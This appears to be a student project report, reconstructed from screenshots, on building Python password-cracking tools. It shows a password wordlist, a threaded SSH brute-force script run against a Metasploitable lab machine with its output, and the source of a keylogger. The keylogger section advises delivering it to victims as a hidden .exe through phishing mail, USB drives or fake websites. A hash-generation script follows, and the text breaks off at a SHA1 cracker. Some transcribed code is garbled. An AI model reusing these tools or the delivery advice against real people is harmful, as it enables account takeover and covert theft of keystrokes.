


This screenshot shows the continuation of the 'pass\_word.txt' file in the PyCharm IDE, displaying lines 25 through 50. The interface is consistent with the previous screenshot. The passwords listed are:

```
25 555555
26 654321
27 1q2w3e4r
28 18atcskd2w
29 7777777
30 12345679
31 qwerty
32 12345678
33 111111
34 1234567890
35 msfadmin
36 1234567
37 123123
38 987654321
39 qwertyu1op
40 mynoob
41 Iloveyou
42 11234
43 161q2w3e4r5t
44 17wertyu1op
45 18123
46 Monkey
47 Dragon
48 ninja
49 welcome
50 h1
```



We check the IP address of our metasploitable machine using ifconfig which is targeted device for us.




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e1:73:40
          inet addr:192.168.79.133  Bcast:192.168.79.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee1:7340/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:110 errors:0 dropped:0 overruns:0 frame:0
          TX packets:72 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10372 (10.1 KB)  TX bytes:7344 (7.1 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:94 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19577 (19.1 KB)  TX bytes:19577 (19.1 KB)

msfadmin@metasploitable:~$ _
```

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

Then we run our code on the terminal and give the users input and run the program.




```
Terminal: Local x +
[+] Target Address: 192.168.79.133
[+] SSH Username: msfadmin
Passwords File: pass_word.txt

('[+] Incorrect login :', 'helloworld')
('[+] Incorrect login :', '123')
('[+] Incorrect login :', '54321')
('[+] Incorrect login :', '111')
('[+] Incorrect login :', '123456')
('[+] Incorrect login :', '123456789')
('[+] Incorrect login :', 'picture1')
('[+] Incorrect login :', 'password')
('[+] Incorrect login :', '12389')
('[+] Incorrect login :', 'senha')
('[+] Incorrect login :', 'abcd')
('[+] Incorrect login :', 'iloveu')
('[+] Incorrect login :', 'password1')
('[+] Incorrect login :', 'qqww1122')
('[+] Incorrect login :', '00000000')
('[+] Incorrect login :', '1111111')
('[+] Incorrect login :', 'none')
('[+] Incorrect login :', 'maybenot!')
('[+] Incorrect login :', '1q2w3e')
('[+] Incorrect login :', 'zxcvbnm')
```


### 3.Brute force attack using threaded:

For saving time and crack the password faster we use threading in brute force attack. For this we need to import threading module. We will test this program for same metasploitable machine and use the same password file.

#### Source Code:




```
1 import paramiko
2 import sys
3 import os
4 import socket
5 import termcolor
6 import threading
7 import time
8 start_time= time.time()
9 stop_flag = 0
10 def ssh_connect(password):
11     global stop_flag
12     ssh= paramiko.SSHClient()
13     ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
14     try:
15         ssh.connect(host,port=22, username=username,password=password)
16         stop_flag=1
17         print(termcolor.colored('[+] Found password: ', password, 'for Account ', username), 'green'))
18     except:
19         print(termcolor.colored('[+] Incorrect login :', password), 'red'))
20
21
22 ssh.close()
23
24
25
```



The screenshot shows the PyCharm IDE with the file `sshbruteforcethreaded.py` open. The file is located in the `password_cracker` directory of the `pythonProject6` project. The code is a Python script that performs a threaded SSH brute force attack. It takes user input for the target address, SSH username, and a file containing passwords. It then iterates through the passwords, attempting to connect via SSH. The script includes a `stop_flag` to allow for graceful termination and prints the total execution time.

```
24
25
26 host=input('[+] Target Address: ')
27 username= input('[+] SSH Username: ')
28 input_file = input('Passwords File: ')
29 print('\n')
30 if os.path.exists(input_file)==False:
31     print('The file does not exist')
32     sys.exit(1)
33 print('Starting threaded SSH Bruteforce attack on',host)
34 with open(input_file) as file:
35     for line in file.readlines():
36         if stop_flag==1:
37             t.join()
38             exit()
39         password= line.strip()
40         t=threading.Thread(target=ssh_connect,args=(password,))
41         t.start()
42         time.sleep(0.5)
43         end_time=time.time()
44         print("Total time of execution: ",end_time-start_time)
```

We run this code on the terminal as before and start the threaded brute force attack on our targeted system. To see the difference of time we print the time also. This Code is successfully running.




The screenshot shows a terminal window with the output of the `python3 sshbruteforcethreaded.py` command. The user has provided the target address `192.168.79.133`, the SSH username `msfadmin`, and the password file `pass_word.txt`. The script starts the attack and prints the total time of execution for each password attempt. The output shows several failed login attempts with the message `Incorrect login`.

```
Terminal: Local x +
(password_cracker) root@sadilaripa:~/PycharmProjects/pythonProject6# python3 sshbruteforcethreaded.py
[+] Target Address: 192.168.79.133
[+] SSH Username: msfadmin
Passwords File: pass_word.txt

Starting threaded SSH Bruteforce attack on 192.168.79.133
Total time of execution: 51.019644260406494
Total time of execution: 51.52313852310181
Total time of execution: 52.0251841545105
Total time of execution: 52.52767729759216
Total time of execution: 53.03014516830444
Total time of execution: 53.532320499420166
Total time of execution: 54.03566861152649
(['[+] Incorrect login :', '111'])
(['[+] Incorrect login :', '123'])
(['[+] Incorrect login :', '54321'])
Total time of execution: 54.538137912750244
(['[+] Incorrect login :', '123456'])
(['[+] Incorrect login :', 'helloworld'])
Total time of execution: 55.0406448841095
(['[+] Incorrect login :', 'picture1'])
(['[+] Incorrect login :', '123456789'])
```

## 4. Keylogger:

If we have no IP address or username and we cannot get it. Then using Phishing mail, USB drive, phishing website we can send the keylogger as .exe file and run under the victim machine and get all the things he types. This may be important data, her login user name, passwords. With so much data we can make text file then using brute force attack we can find the password. In our code we can define the path where this keylogger .exe file will be installed so that user cannot find it.




```
1 from pynput.keyboard import Listener
2 keys = []
3 count = 0
4 #path = os.environ['appdata']+'\\processmanager.txt'
5 path = 'processmanager.txt'
6
7 def on_press(key):
8     global keys, count
9
10    keys.append(key)
11    count+=1
12    if count >=1:
13        count = 0
14        write_file(keys)
15        keys=[]
16
17 def write_file(keys):
18     with open(path, 'a') as f:
19         for key in keys:
20             k=str(key).replace("'", "")
21             if k.find('backspace')>0:
22                 f.write(' Backspace ')
23             elif k.find('enter')>0:
24                 f.write('\n')
25             elif k.find('shift')>0:
26                 f.write(' Shift ')
27             elif k.find('space')>0:
28                 f.write(' ')
29
30 write_file()
```



```
15 keys=[]
16 def write_file(keys):
17     with open(path, 'a') as f:
18         for key in keys:
19             k=str(key).replace("'", "")
20             if k.find('backspace')>0:
21                 f.write(' Backspace ')
22             elif k.find('enter')>0:
23                 f.write('\n')
24             elif k.find('shift')>0:
25                 f.write(' Shift ')
26             elif k.find('space')>0:
27                 f.write(' ')
28             elif k.find('caps_lock')>0:
29                 f.write(' caps_lock ')
30             elif k.find('Key')>0:
31                 f.write(k)
32
33 with Listener(on_press = on_press) as listener:
34     listener.join()
35
36
37
```

If we run this code then anything, we type in the keyboard will be saved to the processor manager text file. To run this as exe file we have to install pyinstaller. We see that our program is successfully running without any error.




```
Terminal: Local x +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 keylogger.py
```

## 5. Hash.py:

To make the passwords more secure user uses hash password. Like if the database got hacked then if the hacker gets the access of that database then he cannot login into user account if user uses hash password. For making any passwords into hash password or any information into hash we can use our hash.py tools. For this we import hashlib module.

### Screenshot of the Source Code:



```
pythonProject6 > hash.py
Project: pythonProject6 ~/PycharmProjects/
> password_cracker
  arp_spoofier.py
  cryptoforce.py
  hash.py
  keylogger.py
  md5brute.py
  pass_word.txt
  processmanager.txt
  sha1.py
  sshbruteforcethreaded.py
  sshbrutefore_attack.py
  username_pass.txt
External Libraries
Scratches and Consoles

1  import hashlib
2  import termcolor
3  hashvalue = input("[+] Enter a string to hash: ")
4  hashobj1 = hashlib.md5()
5  hashobj1.update(hashvalue.encode())
6  print(termcolor.colored((hashobj1.hexdigest()), 'red'))
7
8  hashobj2 = hashlib.sha1()
9  hashobj2.update(hashvalue.encode())
10 print(termcolor.colored((hashobj2.hexdigest()), 'red'))
11
12 hashobj3 = hashlib.sha224()
13 hashobj3.update(hashvalue.encode())
14 print(termcolor.colored((hashobj3.hexdigest()), 'red'))
15 hashobj4 = hashlib.sha256()
16 hashobj4.update(hashvalue.encode())
17 print(termcolor.colored((hashobj4.hexdigest()), 'red'))
18 hashobj5 = hashlib.sha512()
19 hashobj5.update(hashvalue.encode())
20 print(termcolor.colored((hashobj5.hexdigest()), 'red'))
```

If we run this code, we have to give a user input string what we want to make hash value. In our code we use 5 methods md5(), sha1(), sha224(), sha256() and sha512(). So, we get 5 hash value.

```
Terminal: Local x +
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6# python3 hash.py
[+] Enter a string to hash: maggie
1d3d37667a8d7eb02054c6afdf9e2e1c
019db0bfd5f85951cb46e4452e9642858c004155
dda5569c16d787d2421320f120dbab7c545628cafd42b4374d1f7362
aae5be5f6474904b686f639e0fcfd2be440121cd889fa381a94b71750758345e
cc6e628dbb7bee98573da9135f46cc912898c53c3a0e3fca0849ee679fc303660e3acbc0f4790314b13de000b7b35a81f0fcf45ae76ee56ae92e069c674e9e7e
(password_cracker) root@sadiaripa:~/PycharmProjects/pythonProject6#
```

## 6.Sha1.py:


Now if we want break this hash passwords to get our desirable passwords or information then we can use our hash password breaking tools. In our project we make two tools one for sha1() and another for md5(). Another hash passwords breaker for sha224(), sha256() and sha512() are almost same as sha1().

```
pythonProject6 - 10 sha1.py
Project pythonProject6 ~/PycharmProjects/
> password_cracker
  arp_spoof.py
  cryptoforce.py
  hash.py
  keylogger.py
  md5brute.py
